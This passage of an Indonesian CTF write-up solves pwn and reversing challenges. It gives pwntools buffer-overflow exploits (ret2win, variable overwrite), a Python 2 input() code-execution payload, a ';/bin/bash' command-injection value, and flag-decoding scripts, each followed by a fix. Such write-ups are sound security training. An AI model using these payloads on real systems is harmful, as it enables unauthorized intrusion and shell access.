  puts(&DAT_00102060);
  puts(&DAT_00102088);
  system("cat flag.txt");
  return;
}
```

Technical Report

terdapat fungsi gets yang sudah pasti menyebabkan BOF, namun disini terdapat pengecekan string yaitu CSH-2022-FLAG pada fungsi strcmp(). Fungsi strcmp sendiri vulnerable dengan null bytes atau \x00 jadi kita bisa bypass dengan mudah. Langkah selanjutnya tinggal ret2win seperti biasa pada fungsi getFlag

Berikut solver yang saya gunakan

```
from pwn import *

elf =context.binary= ELF('./chall')
#p = process(elf.path)
context.terminal = 'tmux splitw -h'.split(" ")
p = remote('103.13.207.177',20006)
flag = 0x0101295
main = 0x10130c

p.recvuntil(b':')
leak = int(p.recvline().strip()[2:],16)

pay = b'CSH-2022-FLAG'+b'\x00' +  cyclic(250)
pay += p64(leak - main + flag)
print(hex(leak-main+flag))

p.sendline(pay)
p.interactive()
```



Flag : cyberwarriors{buk4n_s04l_r3v3rs1ng_m4sz3h}

Conclusion

strcmp dapat kita bypass dengan null byte, maka dari itu gunakan strncmp

[Py Pwn 1]

Executive Summary

Diberikan file app.py dan juga service : 103.13.207.182 20000

Technical Report

Pada file app.py sendiri tidak ada yang menarik selain hanya menebak bilangan random

```python
#!/usr/bin/env python2

import os, sys
import subprocess
from random import randint

try:
    secret = randint(0, 999999)
    key = input("[>] Insert Key: ")

    if key == secret:
        print "[*] Correct!"
    else:
        print "[!] Wrong!"
except:
    print "[!] Wrong!"
```

Tetapi terdapat shebang line yang menyatakan python2. Pada python2 terdapat vulnerabilty pada inputnya yang menyebabkan user dapat melakukan code execution pada program

Langsung saja kita import module os yang nantinya akan mengeksekusi system
Yaps kita telah berhasil dapat RCE tinggal ambil flagnya

```
a@lactosilus:~/cyberwarrior/pwn$ nc 103.13.207.182 20000
[>] Insert Key: __import__('os').system('ls /')
bin
boot
dev
etc
flag.txt
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
[!] Wrong!
```

```
a@lactosilus:~/cyberwarrior/pwn$ nc 103.13.207.182 20000
[>] Insert Key:  __import__('os').system('cat /flag.txt')
cyberwarriors{this_is_why_you_must_be_aware_with_python2_input}[!] Wrong!
```

Flag : cyberwarriors{this_is_why_you_must_be_aware_with_python2_input}

Conclusion

python2 input vulnerability, gunakan raw_input() sebagai gantinya pada python2

[BO 1]

Executive Summary

Diberikan file elf dan service : 103.13.207.177 20002

Technical Report

```
a@lactosilus:~/cyberwarrior/pwn/bo1$ file bo1
bo1: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, B
uildID[sha1]=da8bd6758bd8d15d2435a68a6cf4d591c2ec1e49, for GNU/Linux 3.2.0, not stripped
a@lactosilus:~/cyberwarrior/pwn/bo1$ checksec bo1
[*] '/home/a/cyberwarrior/pwn/bo1/bo1'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```

Fungsi main

```
1
2  undefined8 main(void)
3
4  {
5    char local_98 [140];
6    int local_c;
7
8    __init__();
9    local_c = 0x7a69;
10   printf("[>] Nama: ");
11   gets(local_98);
12   if (local_c == L'\xdeadc0de') {
13     putchar(10);
14     puts("[*] Backdoor actived");
15     puts("[*] Access granted...");
16     system("/bin/sh");
17   }
18   else {
19     printf("[*] Welcome %s!\n",local_98);
20   }
21   return 0;
22 }
```

Pada fungsi main sudah jelas terdapat fungsi gets yang menyebabkan buffer overflow. Terdapat pula pengecekan untuk pada variable local_c dengan value 0xdeadc0de untuk mendapatkan shell

Point utama disini yaitu BOF dengan menimpa variable (variable overwrite) dengan value 0xdeadc0de

Berikut solver yang saya gunakan

```
from pwn import *
context.arch = 'amd64'
context.terminal = "tmux splitw -h".split(' ')
p = remote('103.13.207.177',20002)
pay = cyclic(140)
pay += p64(0xdeadc0de)
p.sendlineafter(b': ', pay)
p.interactive()
```

```
a@lactosilus:~/cyberwarrior/pwn/bo1$ python3 sv.py
[+] Opening connection to 103.13.207.177 on port 20002: Done
[*] Switching to interactive mode

[*] Backdoor actived
[*] Access granted...
$ cat /flag.txt
cyberwarriors{successfully_modified_address}$
```

Flag : cyberwarriors{successfully_modified_address}

Conclusion

gunakan fgets sebagai gantinya gets karena fgets terdapat pengecekan panjang input

[BO 2]

Executive Summary

Diberikan file binary elf dan service :

Technical Report

Fungsi main

```
undefined8 main(void)

{
  char local_88 [128];

  __init__();
  printf("[>] Nama: ");
  gets(local_88);
  printf("[*] Welcome, %s!\n",local_88);
  return 0;
}
```

Fungsi secret

```
void secret(void)

{
  system("/bin/sh");
  return;
}
```

Bug sudah jelas BOF pada fungsi gets. Fungsi secret disini kita dapat mengeksekusi shell namun fungsi tersebut tidak terpanggil sama sekali. Oke kita dapat mengoverwrite return address lalu mengubahnya pada address secret (ret2win)

Berikut solver yang saya gunakan

```
from pwn import *
elf = context.binary = ELF('./bo2',checksec=False)
p = remote('103.13.207.177',20003)
payload = b'A' * 136
payload += p64(0x040119e)

p.sendlineafter(b': ',payload)
p.interactive()
```

```
[*] Switching to interactive mode
[*] Welcome, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x9e\x11!
$ ls
bin
bo2
boot
dev
etc
flag.txt
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ cat flag.txt
cyberwarriors{access_granted_hackers!}$
```

Flag : cyberwarriors{access_granted_hackers!}

Conclusion

gunakan fgets sebagai gantinya gets karena fgets terdapat pengecekan panjang input

[md5 Generator]

Executive Summary

Diberi file executable

Technical Report

Setelah di analisa ternyata file tersebut menjalankan program seperti ini

```
.plt.sec("Selamat datang di program MD5hash Generator");
printf("Silahkan masukkan kata yang ingin digenerate : ");
__isoc99_scanf(0x2068, &var_60h);
sprintf(&string, "echo %s | md5sum", &var_60h);
system(&string);
uVar1 = 0;
if (canary != *(int64_t *)(in_FS_OFFSET + 0x28)) {
```

Jadi dia akan menjalankan inputan kita lalu di hash menggunakan md5sum gambaran lebih jelasnya begini

echo {input} | md5sum


karena kita dibebaskan menginput apa saja maka kita bisa input seperti ini

;/bin/bash;random

maka program akan menjalankan pada system seperti ini

echo ;/bin/bash;random | md5sum

karena menjalankan /bin/bash kita bisa dapat shell, tinggal cari flag nya



Conclusion

Teknik berikut merupakan code injection, karena tidak ada filter kita bisa input apa saja yang kita mau.

Rev

[ilmiah dasar]

Executive Summary

Diberikan kode disasembli dari sebuah executable file

asm.txt - Notepad

File Edit Format View Help

```
chall:     file format elf64-x86-64


Disassembly of section .init:

0000000000001000 <_init>:
    1000:       f3 0f 1e fa             endbr64
    1004:       48 83 ec 08             sub    rsp,0x8
    1008:       48 8b 05 d9 2f 00 00    mov    rax,QWORD PTR [rip+0x2fd9]        # 3fe8 <__gmon_start__>
    100f:       48 85 c0                test   rax,rax
    1012:       74 02                   je     1016 <_init+0x16>
    1014:       ff d0                   call   rax
    1016:       48 83 c4 08             add    rsp,0x8
    101a:       c3                      ret

Disassembly of section .plt:

0000000000001020 <.plt>:
    1020:       ff 35 62 2f 00 00       push   QWORD PTR [rip+0x2f62]        # 3f88 <_GLOBAL_OFFSET_TABLE_+0x8>
    1026:       f2 ff 25 63 2f 00 00    bnd jmp QWORD PTR [rip+0x2f63]        # 3f90 <_GLOBAL_OFFSET_TABLE_+0x10>
    102d:       0f 1f 00                nop    DWORD PTR [rax]
    1030:       f3 0f 1e fa             endbr64
    1034:       68 00 00 00 00          push   0x0
    1039:       f2 e9 e1 ff ff ff       bnd jmp 1020 <.plt>
    103f:       90                      nop
    1040:       f3 0f 1e fa             endbr64
    1044:       68 01 00 00 00          push   0x1
    1049:       f2 e9 d1 ff ff ff       bnd jmp 1020 <.plt>
    104f:       90                      nop
    1050:       f3 0f 1e fa             endbr64
    1054:       68 02 00 00 00          push   0x2
    1059:       f2 e9 c1 ff ff ff       bnd jmp 1020 <.plt>
    105f:       90                      nop
    1060:       f3 0f 1e fa             endbr64
    1064:       68 03 00 00 00          push   0x3
    1069:       f2 e9 b1 ff ff ff       bnd jmp 1020 <.plt>
```

Technical Report


Untuk mengetahui program ini, kita cari main function nya pada function ini terlihat bahwa ini memanggil verif funcion


```
00000000000013aa <main>:
    13aa:       f3 0f 1e fa             endbr64
    13ae:       55                      push   rbp
    13af:       48 89 e5                mov    rbp,rsp
    13b2:       48 83 ec 20             sub    rsp,0x20
    13b6:       89 7d ec                mov    DWORD PTR [rbp-0x14],edi
    13b9:       48 89 75 e0             mov    QWORD PTR [rbp-0x20],rsi
    13bd:       64 48 8b 04 25 28 00    mov    rax,QWORD PTR fs:0x28
    13c4:       00 00
    13c6:       48 89 45 f8             mov    QWORD PTR [rbp-0x8],rax
    13ca:       31 c0                   xor    eax,eax
    13cc:       b8 00 00 00 00          mov    eax,0x0
    13d1:       e8 53 fe ff ff          call   1229 <setup>
    13d6:       48 8d 3d 7b 0c 00 00    lea    rdi,[rip+0xc7b]        # 2058 <_IO_stdin_used+0x58>
    13dd:       e8 ee fc ff ff          call   10d0 <puts@plt>
    13e2:       48 8d 3d c7 0c 00 00    lea    rdi,[rip+0xcc7]        # 20b0 <_IO_stdin_used+0xb0>
    13e9:       e8 e2 fc ff ff          call   10d0 <puts@plt>
    13ee:       48 8d 3d e3 0c 00 00    lea    rdi,[rip+0xce3]        # 20d8 <_IO_stdin_used+0xd8>
    13f5:       e8 d6 fc ff ff          call   10d0 <puts@plt>
    13fa:       48 8d 3d 2f 0d 00 00    lea    rdi,[rip+0xd2f]        # 2130 <_IO_stdin_used+0x130>
    1401:       e8 ca fc ff ff          call   10d0 <puts@plt>
    1406:       48 8d 45 f1             lea    rax,[rbp-0xf]
    140a:       48 89 c6                mov    rsi,rax
    140d:       48 8d 3d 54 0d 00 00    lea    rdi,[rip+0xd54]        # 2168 <_IO_stdin_used+0x168>
    1414:       b8 00 00 00 00          mov    eax,0x0
    1419:       e8 12 fd ff ff          call   1130 <__isoc99_scanf@plt>
    141e:       48 8d 45 f1             lea    rax,[rbp-0xf]
    1422:       48 89 c7                mov    rdi,rax
    1425:       e8 eb fe ff ff          call   1315 <verif>
    142a:       b8 00 00 00 00          mov    eax,0x0
    142f:       48 8b 55 f8             mov    rdx,QWORD PTR [rbp-0x8]
    1433:       64 48 33 14 25 28 00    xor    rdx,QWORD PTR fs:0x28
    143a:       00 00
    143c:       74 05                   je     1443 <main+0x99>
    143e:       e8 9d fc ff ff          call   10e0 <__stack_chk_fail@plt>
    1443:       c9                      leave
    1444:       c3                      ret
    1445:       66 2e 0f 1f 84 00 00    nop    WORD PTR cs:[rax+rax*1+0x0]
    144c:       00 00 00
    144f:       90                      nop
```

Pada verif function dia memanggil getFlag yang saya asumsikan merupakan fungsi untuk mendapatkan flag

```
0000000000001315 <verif>:
    1315:       f3 0f 1e fa             endbr64
    1319:       55                      push   rbp
    131a:       48 89 e5                mov    rbp,rsp
    131d:       48 83 ec 10             sub    rsp,0x10
    1321:       48 89 7d f8             mov    QWORD PTR [rbp-0x8],rdi
    1325:       48 8b 45 f8             mov    rax,QWORD PTR [rbp-0x8]
    1329:       0f b6 00                movzx  eax,BYTE PTR [rax]
    132c:       3c 5a                   cmp    al,0x5a
    132e:       75 66                   jne    1396 <verif+0x81>
    1330:       48 8b 45 f8             mov    rax,QWORD PTR [rbp-0x8]
    1334:       48 83 c0 01             add    rax,0x1
    1338:       0f b6 00                movzx  eax,BYTE PTR [rax]
    133b:       3c 70                   cmp    al,0x70
    133d:       75 57                   jne    1396 <verif+0x81>
    133f:       48 8b 45 f8             mov    rax,QWORD PTR [rbp-0x8]
    1343:       48 83 c0 02             add    rax,0x2
    1347:       0f b6 00                movzx  eax,BYTE PTR [rax]
    134a:       3c 5a                   cmp    al,0x5a
    134c:       75 48                   jne    1396 <verif+0x81>
    134e:       48 8b 45 f8             mov    rax,QWORD PTR [rbp-0x8]
    1352:       48 83 c0 03             add    rax,0x3
    1356:       0f b6 00                movzx  eax,BYTE PTR [rax]
    1359:       3c 65                   cmp    al,0x65
    135b:       75 39                   jne    1396 <verif+0x81>
    135d:       48 8b 45 f8             mov    rax,QWORD PTR [rbp-0x8]
    1361:       48 83 c0 04             add    rax,0x4
    1365:       0f b6 00                movzx  eax,BYTE PTR [rax]
    1368:       3c 4d                   cmp    al,0x4d
    136a:       75 2a                   jne    1396 <verif+0x81>
    136c:       48 8b 45 f8             mov    rax,QWORD PTR [rbp-0x8]
    1370:       48 83 c0 05             add    rax,0x5
    1374:       0f b6 00                movzx  eax,BYTE PTR [rax]
    1377:       3c 53                   cmp    al,0x53
    1379:       75 1b                   jne    1396 <verif+0x81>
    137b:       48 8b 45 f8             mov    rax,QWORD PTR [rbp-0x8]
    137f:       48 83 c0 06             add    rax,0x6
    1383:       0f b6 00                movzx  eax,BYTE PTR [rax]
    1386:       3c 61                   cmp    al,0x61
    1388:       75 0c                   jne    1396 <verif+0x81>
    138a:       b8 00 00 00 00          mov    eax,0x0
    138f:       e8 fa fe ff ff          call   128e <getFlag>
    1394:       eb 11                   jmp    13a7 <verif+0x92>
    1396:       48 8d 3d 93 0c 00 00    lea    rdi,[rip+0xc93]        # 2030 <_IO_stdin_used+0x30>
    139d:       b8 00 00 00 00          mov    eax,0x0
    13a2:       e8 49 fd ff ff          call   10f0 <printf@plt>
    13a7:       90                      nop
    13a8:       c9                      leave
    13a9:       c3                      ret
```

Namun untuk kesana, karena ada perintah jne (jump if not equal) yang di mana itu akan lompat ke bawahnya getflag, maka kita harus menyamakan seuai value yang di cmp (compare) sehingga RIP kita bisa melewati call getFlag.
Kita bisa langsung ambil value yang di compare karena itu sudah urut





Flag cyberwarriors{4ssembly_buk4n_s3mb4r4n9_4ssembly}

Conclusion

Program executable bisa di disassembly dan di analisa, dengan menganalisa kita bisa mengetahui cara program tersebut berjalan

[What The Flag]

Executive Summary

Diberikan file elf yang berisi embed flag yang dienkripsi menggunakan xor dan penambahan iterasi

```
23
24    local_20 = *(long *)(in_FS_OFFSET + 0x28);
25    local_f8 = 0x6371787c686e7269;
26    local_f0 = 0x785d6c65677b7a60;
27    local_e8 = 0x5345697b4f436269;
28    local_e0 = 0x5177616a607b4651;
29    local_d8 = 0x435141476f731f1c;
30    local_d0 = 0x4e4b;
31    local_c8 = 0;
32    local_c0 = 0;
33    local_b8 = 0;
34    local_b0 = 0;
35    local_a8 = 0;
36    local_a0 = 0;
37    local_98 = 0;
38    printf("[>] Flag: ");
39    __isoc99_scanf(&DAT_0010200f,local_88);
40    local_100 = 0;
41    while( true ) {
42      sVar1 = strlen((char *)&local_f8);
43      if (sVar1 <= (ulong)(long)local_100) break;
44      if ((local_100 + 10U ^ (int)local_88[local_100]) !=
45          (int)*(char *)((long)&local_f8 + (long)local_100)) {
46        puts("[!] Wrong!");
47                      /* WARNING: Subroutine does not return */
48        exit(0);
49      }
50      local_100 = local_100 + 1;
```

Technical Report

Disini kita tinggal membalikkan embed flag tersebut ke flag yang asli, embed flag tersebut merupakan little endian, jadi jika mengambil value tersebut harap dibalik dulu ke big endian

Berikut solver yang saya gunakan

```
from pwn import *
enc = p64(0x6371787c686e7269)
enc += p64(0x785d6c65677b7a60)
enc += p64(0x5345697b4f436269)
enc += p64(0x5177616a607b4651)
enc += p64(0x435141476f731f1c)
enc += p64(0x4e4b)

for i in range(len(enc)):
    print(chr(enc[i]^10+i),end='')
```

```
a@lactosilus:~/cyberwarrior/rev/what_the_flag$ python3 solv.py
cyberwarriors{Easy_Reverse_ELF_x64_Binary}456789a@lactosilus:~/cyb
```

Flag : cyberwarriors{Easy_Reverse_ELF_x64_Binary}

Conclusion

Xor is common encryption

[Trace]

Executive Summary

Soal reversing yang paling umum yaitu pengecekan antara 2 string

Technical Report

Sesuai judul, kita bisa menggunakan ltrace, tetapi ltrace tidak menampilkan flag secara full. Jadi disini saya menggunakan gdb


ltrace hanya menampilkan sebagian flag

```
a@lactosilus:~/cyberwarrior/rev/trace$ ltrace ./chall
__printf_chk(1, 0x402004, 60, 0x7fffe93a7e32)
__isoc99_scanf(0x40200f, 0x7fffe93a7e40, 0, 0x40200e[>] Flag: aaaaaa
)                                = 1
strcmp("cyberwarriors{you_can_solve_this"..., "aaaaaa")
+++ exited (status 0) +++
```

break pada fungsi strcmp dimana 2 string dicompare

```
0x0000000000401181 <+177>:   mov    rdi,rbp
0x0000000000401184 <+180>:   call   0x4010a0 <strcmp@plt>
0x0000000000401189 <+185>:   test   eax,eax
```

Setelah itu run, masukkan string apa aja maka flag akan muncul pada register



Flag : cyberwarriors{you_can_solve_this_chall_easily_using_ltrace}

Conclusion

Ltrace is library trace

[Find The Number]

Executive Summary

Diberikan file elf dan service : 103.13.207.182 30001

Technical Report

Kita coba buka pada ghidra untuk melihat fungsi mainya

```
1
2  undefined8 main(void)
3
4  {
5    long in_FS_OFFSET;
6    char local_fc1;
7    int local_fc0;
8    undefined4 local_fbc;
9    int local_fb8 [4];
10   int local_fa8;
11   int local_fa4;
12   long local_10;
13
14   local_10 = *(long *)(in_FS_OFFSET + 0x28);
15   __init__();
16   local_fc0 = 0;
17   local_fbc = 0;
18   do {
19     __isoc99_scanf(&DAT_00102004,local_fb8 + local_fc0,&local_fc1);
20     local_fc0 = local_fc0 + 1;
21   } while (local_fc1 != '\n');
22   if (local_fb8[0] != 0x539) {
23                     /* WARNING: Subroutine does not return */
24     exit(0);
25   }
26   if (local_fb8[2] != local_fb8[1] * 0x539) {
27                     /* WARNING: Subroutine does not return */
28     exit(0);
29   }
```

```
29    }
30    if (local_fa8 + local_fb8[3] != 0x539) {
31                        /* WARNING: Subroutine does not return */
32      exit(0);
33    }
34    if (local_fa4 - local_fb8[3] != 10) {
35                        /* WARNING: Subroutine does not return */
36      exit(0);
37    }
38    if (local_fa4 != local_fa8 + 0x539) {
39                        /* WARNING: Subroutine does not return */
40      exit(0);
41    }
42    printf("[+] Flag: ");
43    system("cat flag.txt");
44    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
45                        /* WARNING: Subroutine does not return */
46      __stack_chk_fail();
47    }
48    return 0;
49  }
```

Program mengecek user input apakah yang diinput sesuai dengan kalkulasi diatas.

Terlihat bahwa soal ini memerlukan perhitungan pada pengecekan variablenya untuk mendapatkan flag. Soal tipe” seperti ini dapat kita selesaikan dengan mudah menggunakan z3

Berikut script yang saya gunakan

z.py

```python
from z3 import *

s = Solver()
x = [Int('x%s' % i) for i in range(6)]
s.add([i > 0 for i in x])
s.add(x[0] == 0x539)
s.add(x[2] == x[1] * 0x539)
s.add(x[4] + x[3] == 0x539)
s.add(x[5] - x[3] == 10)
s.add(x[5] == x[4] + 0x539)

res = ""
if s.check() == sat:
    m = s.model()
    for i in x:
        res += str(m[i].as_long()) + ' '
    print(res)
```

```
a@lactosilus:~/cyberwarrior/rev$ python3 z.py
1337 1 1337 1332 5 1342
a@lactosilus:~/cyberwarrior/rev$ nc 103.13.207.182 30001
1337 1 1337 1332 5 1342
[+] Flag: cyberwarriors{Did_you_just_manually_search_the_numbers?}
```

Flag : cyberwarriors{Did_you_just_manually_search_the_numbers?}

Conclusion

z3 dapat kita gunakan untuk menghitung persamaan matematika yang susah untuk dilakukan secara manual

[Flag Checker]

Executive Summary

Diberikan file binary elf yang di strip tetapi tidak masalah karena masih bisa dibaca

Technical Report

Fungsi main

```
undefined8 FUN_001012d9(void)

{
  int iVar1;
  long in_FS_OFFSET;
  undefined local_48 [56];
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  printf("Berikan aku flag> ");
  __isoc99_scanf(&DAT_0010201b,local_48);
  iVar1 = FUN_00101202(local_48,"7h1s_1s_n0t_th3_r3al_fl4g_d0nt_subm17_h3h3!");
  if (iVar1 == 0) {
    printf("Mantullss! Ini flagnya> %s\n",local_48);
  }
  else {
    puts("NT dahh!");
  }
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return 0;
}
```

Fungsi check flag

```
undefined8 FUN_00101202(long param_1,long param_2)

{
  char cVar1;
  int local_c;

  local_c = 0;
  while( true ) {
    if (0x2a < local_c) {
      return 0;
    }
    cVar1 = (*(code *)(&PTR_FUN_00104050)[local_c % 3])
                      ((int)*(char *)(param_2 + local_c),(int)(char)(&DAT_00104020)[local_c]);
    if (cVar1 < *(char *)(param_1 + local_c)) break;
    if (*(char *)(param_1 + local_c) < cVar1) {
      return 0xffffffff;
    }
    local_c = local_c + 1;
  }
  return 1;
}
```

Fungsi tambah

```
int FUN_001011a9(byte param_1,byte param_2)

{
  return (uint)param_2 + (uint)param_1;
}
```

Fungsi kurang

```
int FUN_001011c7(byte param_1,byte param_2)

{
  return (uint)param_1 - (uint)param_2;
}
```

Fungsi xor

```
byte FUN_001011e7(byte param_1,byte param_2)

{
  return param_1 ^ param_2;
}
```

Point utama pada program yaitu mengenkripsi flag menggunakan key = 7h1s_1s_n0t_th3_r3al_fl4g_d0nt_subm17_h3h3!

Fungsi check flag sendiri me-loop sebanyak panjang flag yaitu 43 dengan kalkulasi menggunakan fungsi tambah, kurang, dan xor

Jadi kita tinggal membalikkan algoritmanya

1) Jika pada enkripsi dilakukan penambahan (+) , maka kita dapat melakukan pengurangan pada dekripsinya
2) Jika pada enkripsi dilakukan pengurangan (-), maka kita dapat melakukan penambahan pada dekripsinya
3) Jika pada enkripsi dilakukan xor (^), maka cukup gunakan xor karena xor reversible

Berikut solver yang saya gunakan

```
tambah = lambda x,y: x+y
kurang = lambda x,y: x-y
xor = lambda x,y: x^y
```

```python
func = [tambah, kurang, xor]

to_int = lambda x: -((0xff - x) + 1)
key = b'7h1s_1s_n0t_th3_r3al_fl4g_d0nt_subm17_h3h3!'
enc =
b',\xefS\xf2\xedF\xee\xed\x1c9\x05-\xff\xed@\x11?P\xd083\xf9\x06X\xcd\x
f8;3\x06G\x04\x08F\x10\x0eW\xf9\xed7F8F\\'
flag = ""
i = 0
while i < len(enc):
    try:
        x = func[i % 3](key[i],enc[i])
        if x > 32 and x < 0x7e:
            flag += chr(x)
        else:
            x = func[i % 3](key[i],to_int(enc[i]))
            flag += chr(x)
    except:
        pass
    i += 1

print(flag)
```

```
a@lactosilus:~/cyberwarrior/rev/flag_checker$ python3 sv.py
cyberwarriors{sp3c14l_fl4g_ch3ck3r_f0r_y0u}
```

Flag : cyberwarriors{sp3c14l_fl4g_ch3ck3r_f0r_y0u}

Conclusion

Pengenkripsian sederhana dengan penambahan, pengurangan, dan xor dengan menggunakan custom enkripsi

[Hidden]

Executive Summary

Diberi file executable

Technical Report

Langsung aja di masukan ke decompiler dan lihat pseudocode nya,

pertama lihat main func

```
Decompiler (main)

undefined8 main(void)
{
    puts("Panggil fungsi rahasia di dalam program ini!");
    return 0;
}
```

ternyata tidak ada apa apa, coba lihat function lain. Ternyata ada func getFlag

yang bisa dilihat sbg berikut ini

```
void getFlag(void)
{
    int64_t var_4h;

    for (var_4h._0_4_ = 0; (int32_t)var_4h < 0x1d; var_4h._0_4_ = (int32_t)var_4h + 1) {
        .plt.sec((int32_t)(char)("cx`fvrguz`ey\x7fv~;~(+zxJ\"fGrQf"[(int32_t)var_4h] ^ (uint8_t)(int32_t)var_4h));
    }
    return;
}
```

setelah ditulis ulang ke python, kita dapat flag nya

```
In [89]: flagg = b'cx`fvrguz`ey\x7fv~;~(+zxJ\"fGrQf'

In [90]: flag = ''

In [91]: for i in range(len(flagg)):
    ...:     flag += chr(i ^ flagg[i])
    ...:

In [92]: flag
Out[92]: 'cyberwarriors{p4n99il_4q_kK}'
```

Flag cyberwarriors{p4n99il_4q_kK}

Conclusion

